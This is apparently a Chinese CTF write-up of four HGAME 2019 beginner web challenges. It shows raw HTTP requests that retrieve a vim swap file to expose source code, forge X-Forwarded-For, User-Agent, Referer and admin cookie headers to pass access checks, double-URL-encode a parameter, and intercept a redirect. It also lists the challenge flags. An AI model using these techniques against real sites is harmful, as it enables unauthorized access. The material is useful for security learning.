
Week1 WEB

谁吃了我的 flag

Flag 给了一半，里面写了 seek closure，即源码泄露，于是百度了一下，url 里把 index.html 改成.index.html.swp，回车得到 vim 的临时文件



INT
SQL▾ XSS▾ Encryption▾ Encoding▾ Other▾
Load URL
Split URL
Execute
□ Enable Post data □ Enable Referrer

118.25.111.31:10086/.index.html.swp

damn...hgame2019 is coming soon, but the stupid Mki haven't finished his web-challenge...

fine, nothing serious, just give you flag this time...

the flag is hgame{3eek_diScl0Sure

正在打开 .index.html.swp

您选择了打开：

.index.html.swp

文件类型： swp File (12.0 KB)

来源： http://118.25.111.31:10086

您想要 Firefox 如何处理此文件？


○ 打开，通过(O) 浏览(B)...

● 保存文件(S)

□ 以后自动采用相同的动作处理此类文件。(A)

确定 取消

Linux 下用 vim –r index.html.swp 命令打开得到源码




```
<!DOCTYPE HTML>
<html>
        <head>
                <title>谁吃了我的flag???</title>
        </head>
        <body>
                <p>damn...hgame2019 is coming soon, but the stupid Mki haven't f
inished his web-challenge...</p>
                </br>
                <p>fine, nothing serious, just give you flag this time...</p>
                </br>
                <p>the flag is hgame{3eek_diScl0Sure_fRom+wEbsit@}
        </body>
</html>
~
~
~
~
~
~
~
~
~
                                                                11,52-66      全部
```

里面包含 flag

换头大作战

打开页面有一个输入框，根据 week1 的难度推测大概不是 sql 注入……
然后随便输入一些东西，得到信息：




120.78.184.111:8080/week1/how/index.php?want=asdasd

INT
SQL▾ XSS▾ Encryption▾ Encoding▾ Other▾
Load URL
Split URL
Execute
□ Enable Post data □ Enable Referrer
想要flag嘛：
submit

request method is error.I think POST is better

然后用 POST 再随便输入一些东西，得到提示：




http://120.78.184.111:8080/week1/how/index.php

☑ Enable Post data □ Enable Referrer

Post data: want=asdasd


https://www.wikiwand.com/en/X-Forwarded-For
only localhost can get flag

用 BP 在头部加入 X-Forwarded-For:127.0.0.1：




```
POST /week1/how/index.php HTTP/1.1
Host: 120.78.184.111:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:49.0)
Gecko/20100101 Firefox/49.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Cookie: admin=0
X-Forwarded-For: 127.0.0.1
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Type: application/x-www-form-urlencoded
Content-Length: 11
want=asdasd
```

再次得到回显：




```
<br/>https://www.wikiwand.com/en/User_agent<br/>please use
Waterfox/50.0
```

然后更改 User_agent 为 Waterfox/50.0：




```
POST /week1/how/index.php HTTP/1.1
Host: 120.78.184.111:8080
User-Agent: Waterfox/50.0 (Windows NT 10.0; WOW64; rv:49.0)
```

得：




```
<br/>https://www.wikiwand.com/en/HTTP_referer<br/>the requests
should referer from www.bilibili.com
```

再改 referer 为哔哩哔哩得：



```
<br/>https://www.wikiwand.com/en/HTTP_cookie<br/>you are not
admin
```

把 http 头里的 admin=0 改成 admin=1 即得 flag：



```
<br/>hgame{hTTp_HeaDeR_iS_Ez}
```

Very easy web

这是一道代码审计题，看题目源码的意思是将 GET[‘id’]进行 url 解码，解码后如果为”vidar”则可得 flag

从网上查到了 vidar 几个字符的 url 编码分别为：

%76，%69，%64，%61，%72

由于 URL 本身要进行一次解码，然后后端 urldecode()函数又要解码一次，所以在 URL 中要进行二次 URLencode：


?id=%2576%2569%2564%2561%2572

即可得 flag：

hgame{urlDecode_Is_GoOd}


can u find me?

查看源代码发现有链接




```
<!DOCTYPE html>
<html>
<head>
    <title>can u find me?</title>
</head>
<body>
    <p>the gate has been hidden</p>
    <p>can you find it? xixixi</p>
    <a href="f12.php"></a>
</body>
</html>

```

打开之后要求以 POST 的方式传入 password，页面返回密码错误的信息，用 BP 发包可以看到在返回的 HTTP 头里有 password：




```
HTTP/1.1 200 OK
Server: nginx/1.15.8
Date: Fri, 01 Feb 2019 13:33:59 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
X-Powered-By: PHP/7.2.14
password: woyaoflag
Content-Length: 283
```

输入后得：




```
<p>right!</p><a href='iamflag.php'> click me to get flag</a></body>
```

点开后发现 URL 不是 iamflag.php 而是 toofast.php，并有如下回显：




```
<p>aoh,your speed is sososo fast,the flag must have been left in somewhere</p>
```

可能被重定向了，于是再抓包改包得到 flag：



```
GET /iamflag.php HTTP/1.1
```



```
HTTP/1.1 302 Found
Server: nginx/1.15.8
Date: Fri, 01 Feb 2019 13:39:31 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
X-Powered-By: PHP/7.2.14
location: toofast.php
Content-Length: 132

<html>
        <head>
                <title>can you find me?</title>
        </head>
        <body>
                <p>flag:hgame{f12_1s_aMazIng111}</p>
        </body>
</html>
```

可以看到 HTTP 头里有 location: toofast.php 从而被重定向